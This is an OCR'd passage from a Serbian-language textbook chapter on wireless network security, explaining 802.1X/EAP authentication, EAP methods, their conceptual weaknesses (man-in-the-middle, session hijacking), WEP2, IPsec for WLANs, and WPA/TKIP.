(pristupne tačke) koje mu on nudi preko portova. Klijent se posredstvom **autentifikatora** predstavlja **autentifikacionom servisu** (bilo koji EAP server, najčešće RADIUS) koji nalaže autentifikatoru da *supplicantu* dozvoli pristup mreži. Pretpostavka je da svi autentifikatori komuniciraju sa istim centralnim servisom za autentifikaciju.



Slika 9.22. *802.11x entiteti*

EAP


Standard 802.1x koristi EAP (*Extensible Autenthication Protocol*, slika 9.23) kao osnovu za korišćenje različitih autentifikacionih mehanizama. EAP je izgrađen na osnovu paradigme **izazov-odgovor** (engl. *challenge-response*). Prvobitno je namenjen za upotrebu u "žičanim", ali je kasnije implementiran i u bežičnim mrežama. EAP radi na drugom sloju OSI modela. Postoje četiri osnovna tipa poruka u EAP protokolu:

- *EAP Request* – izazov koji šalje autentifikator šalje supplicantu,
- *EAP Response* – odgovor supplicanta autentifikatoru,
- *EAP Success* – autentifikator prihvata supplicanta,
- *EAP Failure* – autentifikator odbija supplicanta.

U bežičnoj mreži EAP paket se enkapsulira u EAPoL (*EAP over LANs*). EAPoL paketi služe za komunikaciju između supplicanta i autentifikatora preko mreže.

Postoji tri vrste EAPoL paketa:


- *EAPoL Start* – nalaže autentifikatoru da počne proces autentifikacije,
- *EAPoL Logoff* – obaveštava autentifikatora da se korisnik odjavljuje s mreže,
- *EAPoL Key* – nosi informaciju o WEP deljenom ključu.



Slika 9.23. *EAP stek*

EAP je proširiv u smislu da se unutar EAP zahteva i odgovora može **enkapsulirati bilo koja metoda autentifikacije**. EAP može da preusmeri sve zahteve za autentifikacijom ka centralnom RADIUS serveru.

Kako bi korisnik mogao pristupiti mreži, pristupna tačka mora omogućiti EAP paketima da prođu do servera. Zbog toga autentifikator koristi dualni način rada portova (slika 9.24); portovi mogu biti **nekontrolisani** (engl. *uncontrolled ports*) i **kontrolisani** (engl. *controlled ports*). Nekontrolisani portovi ne dopuštaju nikakav drugi saobraćaj osim EAP paketa. Ovaj model je kompatibilan sa klijentima koji ne podržavaju 802.1X standard. Naime, administrator može saobraćaj sa takvim klijentima preusmeriti na nekontrolisane portove i time im omogućiti pristup mreži.



Slika 9.24. *Kontrolisani i nekontrolisani portovi*

Proces autentifikacije se odvija kroz komunikaciju tri entiteta: *supplicanta* (klijentski računar), autentifikatora (pristupna tačka) i autentifikacionog servera (RADIUS server). Supplicant i autentifikator međusobno komuniciraju EAPoL paketima dok se komunikacija između autentifikatora i RADIUS servera odvija RADIUS paketima. Autentifikacija se odvija na sledeći način (slika 9.25):


[1] Klijent šalje zahtev za pridruživanje mreži. Klijent ovime ne dobija pristup mreži, nego samo obaveštava pristupnu tačku da je tu i da se želi pridružiti mreži. Pristupna tačka mu odobrava pridruživanje mreži, ali mu ne daje pristup uslugama viših slojeva OSI modela. Dakle, klijent može slati samo EAP pakete preko nekontrolisanog porta.

[2] Pristupna tačka zahteva od klijenta da pošalje svoje korisničko ime i lozinku koje dalje pristupna tačka prosleđuje RADIUS serveru. RADIUS server u svojoj bazi korisnika upoređuje dobijene podatke sa onima iz baze i ukoliko su jednaki šalje klijentu izazov. Ukoliko se podaci ne slažu server nalaže pristupnoj tački da odbije klijenta.

[3] Pristupna tačka šalje klijentu izazov koji on šifruje i šalje natrag pristupnoj tački. Pristupna tačka dalje to prosleđuje RADIUS serveru koji šifruje svojim ključem poslani izazov, pa ga upoređuje sa šifratom koji je dobila od klijenta. Ukoliko su šifrati jednaki, server dopušta pristupnoj tački da klijentu odobri puni pristup mreži. Na ovaj način je server autentificirao klijenta. Neophodno je uočiti da je autentifikacija jednostrana, jer klijent ne može da autentifikuje server.

[4] Pristupna tačka obaveštava klijenta o uspešnoj autentifikaciji i šalje mu WEP ključ koji će klijent koristiti za šifrovanje podataka između njega i pristupne

tačke.



Slika 9.25. *EAP autentifikacija*

Vrste EAP-a

EAP je veoma fleksibilan standard koji se može implementirati na više različitih načina, čime je standardu 802.1x omogućeno da ispuni očekivane sigurnosne zahteve. Navodimo, uz kraći opis, spisak značajnijih metoda koje EAP koristi:

- **MD5**. MD5 je EAP ekvivalent PPP CHAP protokolu koji koristi jednosmernu heš funkciju u kombinaciji sa deljenom tajnom i izazovom kako bi proverio da li *supplicant* zna deljenu tajnu. MD5 je donekle osetljiv na napad rečnikom – ukoliko napadač "presretne" izazov i odgovor koji je prošao kroz heš funkciju, on može, poznavajući tu funkciju, menjati tajnu reč dok ne dobije isti odgovor. Zato

je bitno da korisnici za lozinku ne odabiraju reči koje se nalaze u rečniku.

- **TLS** (*Transport Layer Security*). TLS nudi veoma siguran način autentifikacije; umesto lozinke, koriste se sertifikati i infrastruktura javnih ključeva. TLS podržava obostranu autentifikaciju, kao i dinamičke WEP ključeve. TLS je dobar izbor ukoliko se zahteva visok nivo sigurnosti, a već postoji razvijena PKI infrastruktura. Međutim, u odnosu na jednostavne lozinke, potrebno je obezbediti i prateću programsku podršku kao i obuku za korisnike.

- **TTLS** (*Tunneled Transport Layer Security*). TTLS je proširenje TLS-a koje otklanja potrebu za klijentskim sertifikatima. Ovo je jedan od dva protokola koji podržavaju sigurni tunel preko mreže. Autentifikacija klijenata se obavlja pomoću heš funkcije i hibridnog kriptosistema koji obezbeđuje simetrično šifrovani tunel. Simetrični tunel postoji samo da bi se zaštitio proces autentifikacije klijenta i nakon toga je on nepotreban pa se uništava. Autentifikacija može biti EAP tipa (MD-5), a može se iskoristiti i neka druga, starija metoda (CHAP, PAP, MS CHAP, MS CHAP v2). Klijent dalje pomoću WEP ključa sa pristupnom tačkom stvara sigurni tunel.

- **PEAP** (*Protected Extensible Authentication Protocol*). PEAP je drugi protokol koji, kao i TTLS, stvara sigurni tunel između klijenta i pristupne tačke koji se koristi za autentifikaciju klijenta. Za razliku od TTLS-a, PEAP ne dozvoljava stare, već samo EAP autentifikacijske metode.

- **LEAP** (*Light Extensible Authentication Protocol*). LEAP je razvio Cisco za svoje proizvode koji su usklađeni sa 802.11 standardom. LEAP je vlasništvo Cisco-a i može se ugrađivati samo u Ciscove uređaje. LEAP je ranjiv na napade rečnikom – izazov i odgovor se šalju u obliku otvorenog teksta, tako da napadač može izvesti napad sličan napadu na MD5.

EAP – budući standardi

SIM (*Subscriber Identity Module*) je trenutno najčešće korištena metoda autentifikacije kod proizvođača mobilnih telefona. Ima velikih sličnosti sa autentifikacijom pomoću inteligentnih kartica. Proizvođači mobilnih telefona prodaju klijentima SIM kartice kako bi oni mogli da ostvare pristup mreži i jedinstveno se autentifikuju. Iako EAP SIM još nije standard, postoji velika verovatnoća da će uskoro postati. EAP SIM arhitektura će omogućiti korisnicima da iskoriste svoju GSM opremu u autentifikaciji u bežičnim računarskim mrežama. EAP SIM pruža mogućnost obostrane autentifikacije klijenta i pristupne tačke. Neki smatraju da ovaj standard ne pruža dovoljnu sigurnost jer se koriste 128 bitni ključevi koji su, na određeni način, dobijeni iz 64 bitnih ključeva, te su zbog toga ranjivi na podvale.

AKA (*Authentication and Key Agreement*) je, kao i SIM, novi standard koji su razvili

davaoci usluga mobilne telefonije. AKA je sličan SIM-u samo što kao podlogu ne koristi SIM karticu nego USIM kartice (*User Service Identity Module*) sa ugrađenim AKA algoritmima, a ne GSM uređaje sa njihovim algoritmima autentifikacije. Treba napomenuti da je USIM definisan u okviru UMTS standarda (Universal Mobile Telecommunications System) koji predstavlja budućnost mobilnih telekomunikacija. AKA se smatra sigurniji nego SIM jer koristi stalne, a ne izvedene ključeve.

Sigurnosni ciljevi 802.1X standarda

802.1X je projektovan tako da zadovolji sledeće sigurnosne ciljeve.


- **Kontrola pristupa i mogućnost međusobne autentifikacije**. Zbog same prirode bežičnih mreža dizajneri mreže nisu uvek u mogućnosti da ograniče propagaciju radio signala unutar granica organizacije. Zbog toga mreže mogu biti izložene napadu sa parkinga. Da bi se to sprečilo, sigurnosna okosnica mora da ima način za strogu kontrolu pristupa mreži kao i za obostranu autentifikaciju klijenta i pristupne tačke na nivou svakog pojedinog paketa. Dakle, svaki paket se mora autentifikovati. U samom protokolu je to ostvareno tako što autentifikator i autentifikacioni server komuniciraju preko RADIUS protokola. Svaki autentifikator ima deljeni tajni ključ sa severom. Sve RADIUS poruke sadrže *Request Authenticator* polje koje je heš napravljen HMAC-MD5 heš funkcijom s deljenom tajnom kao ključem. Ovo polje postavlja RADIUS server, a proverava pristupna tačka (autentifikator). Pristupna tačka postavlja polje *EAP Authenticator* na sličan način. Ova dva polja pružaju autentifikaciju paketa kao i zaštitu integriteta saobraćaja između pristupne tačke i RADIUS servera u pozadini. RADIUS paket sa pomenutim poljima prikazan je na slici 9.26.

- **Fleksibilnost i skalabilnost**. Bežične mreže imaju široko područje primene – od mreža unutar velikih korporacija koje imaju visoke sigurnosne zahteve, do javnih bežičnih mreža koje pružaju pretplatnicima uslugu pristupa Interneta gde se sigurnosni zahtevi svode na posedovanje korisničkog imena i lozinke bez šifrovanja podataka. Standard mora biti dovoljno fleksibilan da zadovolji potrebe svih korisnika bežičnih mreža. Odvojivši autentifikatora od samog procesa autentifikacije u 802.1X ostvarena je skalabilnost. Fleksibilnost je ostvarena preko EAPoL poruka u koje se mogu enkapsulirati sve vrste EAP paketa.

- **Sigurnost**. Najistaknutije svojstvo bežičnih mreža je mobilnost korisnika. Zbog toga je dizajnom okosnice potrebno korisnicima osigurati mogućnost autentifikacije bez obzira na to jesu li u svojoj domaćoj mreži ili u tuđoj. To je omogućeno razdvajanjem autentifikatora i autentifikacijskog servera na dva različita entiteta.

- **Stroga poverljivost podataka**. Bežični medijum zbog svojih svojstava ne osigurava dovoljnu poverljivost podataka jer svako sa odgovarajućom opremom

može prisluškivati komunikaciju klijenta i pristupnih tačaka. Zbog toga standard mora pružiti potporu za zaštitu poverljivosti podataka kroz dinamičku izmenu ključeva za šifrovanje podataka između klijenta i pristupne tačke.



Slika 9.26. *RADIUS paket*

Sigurnosni propusti i napadi na 802.1x


EAP, kao najvažniji deo 802.1X standarda, prvenstveno je namenjen za upotrebu kao PPP protokol (*point-to-point protocol*) u "žičanim" lokalnim mrežama. Njegova upotreba u bežičnim mrežama dovela je do nekih novih sigurnosnih problema.

Glavni sigurnosni propust u EAP standardu je odsutnost mogućnosti da klijent, tj. *supplicant* autentifikuje pristupnu tačku, tj. autentifikatora. Prema standardu, autentifikator prihvata samo *EAP Response,* a klijentu šalje samo *EAP Request* poruke. Jednostrana autentifikacija otvara mogućnost napada čovek-u-sredini u kojem bi se napadač klijentu predstavio kao pristupna tačka, a pristupnoj tački kao klijent. To je propust čitavog okvira, jer ni viši slojevi ne podržavaju obostranu autentifikaciju.

EAP TLS pruža mogućnost obostrane autentifikacije ali se ne insistira na upotrebi TLS-a kao autentifikacionog mehanizma. Čak i kada se koristi, greška u dizajnu EAP-a omogućava napadaču uspešan napad. Na primer, *EAP Success* poruka se šalje klijentu onda kada autentifikator primi *RADIUS Access Accept* poruku od autentifikacionog servera (RADIUS), koja obaveštava autentifikatora da je autentifikacija uspešno obavljena. Poruka *EAP Success* bezuslovno prevodi konačni automat na strani klijenta i

pristupne tačke u stanje *Authenticated*, bez obzira na to u kom se stanju automat pre nalazio. Koristeći ovu činjenicu, napadač može obmanuti autentifikatora i tako izvesti napad čovek-u-sredini. Napadač tada može videti sav saobraćaj između klijenta i pristupne tačke. Na ovaj način napadač zaobilazi i autentifikacijske metode viših mrežnih slojeva.

Još jedan od nedostataka 802.1x standarda je mogućnost krađe sesije (slika 9.27). Napadač čeka da žrtva primi poruku *EAP Success*, a zatim, koristeći MAC adresu pristupne tačke, šalje klijentu upravljački okvir *disassociate managment frame*; klijent misli da je izgubio pristup mreži. Napadač dobija pun pristup mreži koristeći MAC adresu klijenta jer je 802.1x konačni automat u pristupnoj tački još uvek u stanju *Authenticated*. Krađa sesije je izvodljiva jer poruke između klijenta i pristupne tačke nisu prikladno zaštićene. Podaci na sloju veze su zaštićeni kada se koristi WEP šifrovanje (nakon završenog procesa autentifikacije); međutim, upravljački okviri u fazi autentifikacije nisu šifrovani, što ostavlja mogućnost lažiranja i izmene informacija.



Slika 9.27. *Krađa sesije*

Sam 802.1X standard nema odgovarajući mehanizam koji bi omogućavao autentifikaciju i proveru integriteta svakog pojedinog paketa. To je ključna činjenica koja otvara mogućnost napadima na sigurnost bežične mreže. Na primer, prethodno pomenut napad, krađa sednice, moguć je jer poruke između klijenta i pristupne tačke

nisu zaštićene na odgovarajući način. Paketi sa podacima su zaštićeni kada se koristi WEP šifrovanje (posle završenog procesa autentifikacije), ali upravljački okviri nisu nikada šifrovani, što ostavlja mogućnost falsifikovanja i izmene informacija.

Da bi se 802.11x standardom dobio zadovoljavajući nivo sigurnosti, potrebno je razrešiti prethodno pomenute propuste. Navodimo neka od mogućih poboljšanja standarda koja donekle rešavaju te probleme.

- **Simetrična autentifikacija**. Oba entiteta koja učestvuju u procesu autentifikacije bi trebala da budu u mogućnosti da se međusobno autentifikuju. Zbog toga bi trebalo u standard dodati mogućnost simetrične autentifikacije. Dakle, klijentu treba omogućiti da autentifikuje pristupnu tačku kao što pristupna tačka može da autentifikuje klijenta. Konačni automat *supplicanta* bi, u tom slučaju, trebalo prilagoditi automatu koji je prisutan kod autentifikatora, tj. trebalo bi i na klijentskoj strani uvesti model kontrolisanih i nekontrolisanih portova. Takođe, RADIUS server bi trebalo da tretira klijenta kao što tretira i pristupnu tačku.

- **Skalabilna autentifikacija**. Da bi se omogućila prirodno neograničenu mobilnost korisnika u bežičnoj mreži, potrebno je da se u standardu reši problem sa deljenim ključem koji je prema sadašnjem standardu zavistan od pristupne tačke. Dakle, klijent mora dobiti novi deljeni ključ svaki put kada se premesti u područje druge pristupne tačke.

WEP2


WEP2 je još jedan u nizu pokušaja povećanja sigurnosti bežičnih mreža. Kao što se iz imena standarda može naslutiti, on je nastao kao nadogradnja WEP-a, što znači da je nasledio neke fundamentalne slabosti u dizajnu. IEEE je menja dužinu ključa sa 40 na 128 bita i proširuje polje u kome se nalazi inicijalizacioni vektor sa 24 na 128 bita. Takođe, WEP2 podržava Kerberos V protokol.

Algoritam za šifrovanje i način upravljanja ključevima nisu izmenjeni, što znači da WEP2 ne donosi veliki pomak u povećanju sigurnosti. Dobra osobina je to što je WEP2 unazad kompatibilan sa WEP protokolom, što znači da postojeća mrežna oprema uz određenu programsku nadogradnju može koristiti WEP2 protokol.

Korištenje IPsec protokola u bežičnim mrežama

Osnovna ideja korišćenja IPsec protokola u bežičnim mrežama jeste da bežičnu mrežu smatramo javnom, tj. nesigurnom mrežom. Dakle, bežičnu mrežu treba staviti van Intraneta organizacije i na taj način povećati sigurnost mreža. Prvi korak uključivanja IPsec protokola u bežičnu mrežu je instalacija klijentskog softvera za podšku IPsec protokolu na svakom računaru u bežičnoj mreži (ukoliko operativni

sistemi nemaju podršku za IPsec). Time se obezbeđuje da klijent mora, pre nego što se pridruži bežičnoj mreži, da uspostaviti IPsec tunel do žične mreže i da samo kroz tunel komunicira sa drugim računarima. Saobraćaj se filtrira na više slojeva – na 2. i 3. sloju OSI modela i na taj način se osigurava komunikacija isključivo preko sigurnog tunela. Model mreže koja koristi IPsec prikazan je na slici 9.28.



Slika 9.28. *Upotreba Ipsec protokola u bežičnoj mreži*

Na slici su vidljivi bitni entiteti ovakve mreže:

- Klijentska hardverska i softverska podrška, koja omogućava komunikaciju klijenta i pristupne tačke (mrežna kartica, antena, drajveri).
- VPN klijentska programska podrška sa mrežnom barijerom, koja omogućava formiranje sigurnog tunela s kraja na kraj, tj. od klijentskog računara do VPN koncentratora. Mrežna barijera štiti korisnika od raznih opasnosti sa mreže.
- Pristupna tačka, koja pruža usluge pridruživanja mreži klijentima, ali i vrši filtriranje po IP adresama između klijenta i mreže.
- Komutator na drugom sloju OSI modela, koji spaja lokalnu mrežu sa pristupnom tačkom. Neki noviji modeli imaju mogućnost korištenja VLAN listi za kontrolu pristupa (VACL) koja dodaje još jedan sloj u filtriranju adresa.
- Ruter ili komutator na trećem sloju OSI modela, koji ima ulogu rutiranja IP paketa prema raznim modulima, a pruža i uslugu filtriranja IP paketa sa bežične mreže.

- RADIUS server, koji se koristi pri autentifikaciji korisnika žične/bežične mreže. Opcionalno komunicira sa OTP serverom.

- OTP (One-time password) server, koji ima ulogu autorizacije OTP informacija koje šalje RADIUS server.

- DHCP server, koji daje adrese VPN klijentima prije i poslije uspostavljanja VPN-a.

- VPN koncentrator, koji ima ulogu autentifikovanja klijenata, a može i dodjeljivati IP adrese (koje je dobio od DHCP servera) klijentima.

Svaka organizacija treba da proceni da li je uvođenje ovako kompleksnog sistema isplativo u odnosu na njihove potrebe. Pri tome, treba uzeti u obzir činjenicu da IPsec otklanja nekoliko vrsta opasnosti:

- **Krađa paketa**. Krađa paketa je nemoguća jer se koristi jaka kriptografska zaštita svih podataka koji se šalju u etar. Novija programska podrška omogućuje da se tunel automatski digne čim korisnik pokuša da se spoji na mrežu, tj. čim mu se dodeli ispravna IP adresa. Na ovaj način se rešava problem ručnog podizanje tunel, što znači da se korisnik rešava svih tehničkih detalja.

- **Napad čovek-u-sredini**. Ovaj tip napada je onemogućen korišćenjem šifrovanja i autentifikacije klijenata.

- **Neovlašćen pristup**. Kako je jedino inicijalnim protokolima (DHCP, DNS, IKE – Internet Key Exchange za raspodelu ključeva i ESP za uspostavljanje sigurnog tunela) dozvoljen prolaz preko filtara, nije moguće da napadač dođe do podataka iz lokalne mreže posredstvom pristupne tačke. Dodatno se mogu pojačati mere sigurnosti na VPN koncentratoru zavisno od vrste korisnika koji se žele pridružiti.

- **Umetanje i krađa IP paketa**. Napadač može snimiti IP paket, ali ga ne može ponovno iskoristiti jer neće proći proveru i autentifikaciju kroz sve filtre.

- **Umetanje i krađa ARP paketa**. Moguće je da napadač snimi ARP saobraćaj na mreži, ali na osnovu njega ne može doći do nikakvih podataka jer se koristi jaka kriptografska zaštita.

- **Otkrivanje topologije mreže**. Kako su dozvoljeni protokoli samo IKE, DNS, DHCP i ESP, napadač ne može prodreti ICMP paketima u mrežu, što znači da ne može ni otkriti topologiju mreže.

Velika zamerka IPsec protokolu je njegova složenost. Složenost sistema je u suprotnosti sa njegovom sigurnošću, jer, što je sistem kompleksniji, veća je i mogućnost da se dizajnerima potkradu greške. Međutim, možemo se zaključiti da je

IPsec/VPN tehnologija najbolji izbor za maksimalnu sigurnost bežičnih računarskih mreža, kao i da bi je, bez obzira na visoku cenu uvođenja i složenost sistema, trebalo koristiti u svakoj važnijoj bežičnoj računarskoj mreži.

9.4. Novi standardi bežičnih mreža

Uvidevši nedostatke postojećih standarda vezanih za bežične mreže međunarodne organizacije za standardizacijsku nastavile su rad na boljim i sigurnijim standardima. Kao rezultat toga su nastala dva standarda: WPA (*Wi-Fi Protected Access*) i 802.11i.

WPA

Organizacija Wi-Fi Alliance (koju čine proizvođači mrežne opreme koji sarađuju sa IEEE) dizajnirala je WPA (*Wi-Fi Protected Access*) u nameri da otkloni nedostatke uočene u WEP standardu, a da se pritom zadrži kompatibilnost sa postojećom mrežnom opremom. Isplativiji je od današnjih IPsec rešenja, jer radi na drugom sloju OSI modela.

WPA koristi:

- TKIP protokol (*Temporal Key Integrity Protocol*) za šifrovanje,
- 802.1x standard i neki od uobičajenih EAP autentifikacionih protokola,
- MIC (*Message Integrity Check*, pominje se i pod imenom "*Michael*") za sprečavanje lažiranja paketa.

WPA predviđa mogućnost autentifikacije pomoću deljenih ključeva, što je pogodno za manje mreže, i pomoću RADIUS servera, što je pogodno za veće bežične mreže. WPA se može, bez većih troškova, ugraditi i u sadašnju mrežnu opremu – dovoljno je u pristupnim tačkama i klijentskim mrežnim karticama instalirati nove drajvere, odabrati tip EAP-a i po potrebi instalirati RADIUS server.

WPA2 je nadogradnja WPA koja, kao algoritam za šifrovanje, umesto RC4 koristi AES algoritam u CBC režimu rada. WPA2 je upotrebljiv i u IBSS (*Independent Basic Service Set*) režimu rada bežičnih mreža, kada klijenti komuniciraju jedan s drugim, bez posredovanja pristupne tačke. Međutim, osnovni nedostatak WPA2 je potreba za ulaganjem u novu mrežnu opremu koja može da obezbedi funkcionisanje AES algoritma bez većeg pada performansi. Zato je pre prelaska na ovaj standard potrebno proveriti da li je ulaganje u WPA2 isplativo.

TKIP (T*emporal Key Integrity Protocol*) je kompatibilan sa WEP-om, što znači da je

prilikom prelaska na novi standard dovoljno programski nadograditi postojeću mrežnu opremu. Problemi karakteristični za WEP razrešeni su u TKIP:

- povećanjem inicijalizacionog vektora sa 24 na 48 bita (sprečava se mogućnost šifrovanja dva paketa istim inicijalizacionim vektorom),
- generisanjem 128-bitnog ključa koji se koristi za šifrovanje jednog i samo jednog paketa RC4 algorimom.

Ključ za šifrovanje podataka se generiše mešanjem u dva koraka takozvanog vremenskog ključa (engl. *temporal key*), MAC adrese klijenta i inicijalizacionog vektora. Ukoliko se brojač paketa (veličine 16 bita) iscrpi, a u međuvremenu se klijent i pristupna tačka ne dogovore oko novog vremenskog ključa, veza se prekida. Ukoliko se vremenski ključ ne obnovi, komunikacija se zaustavlja ili trajno prekida.

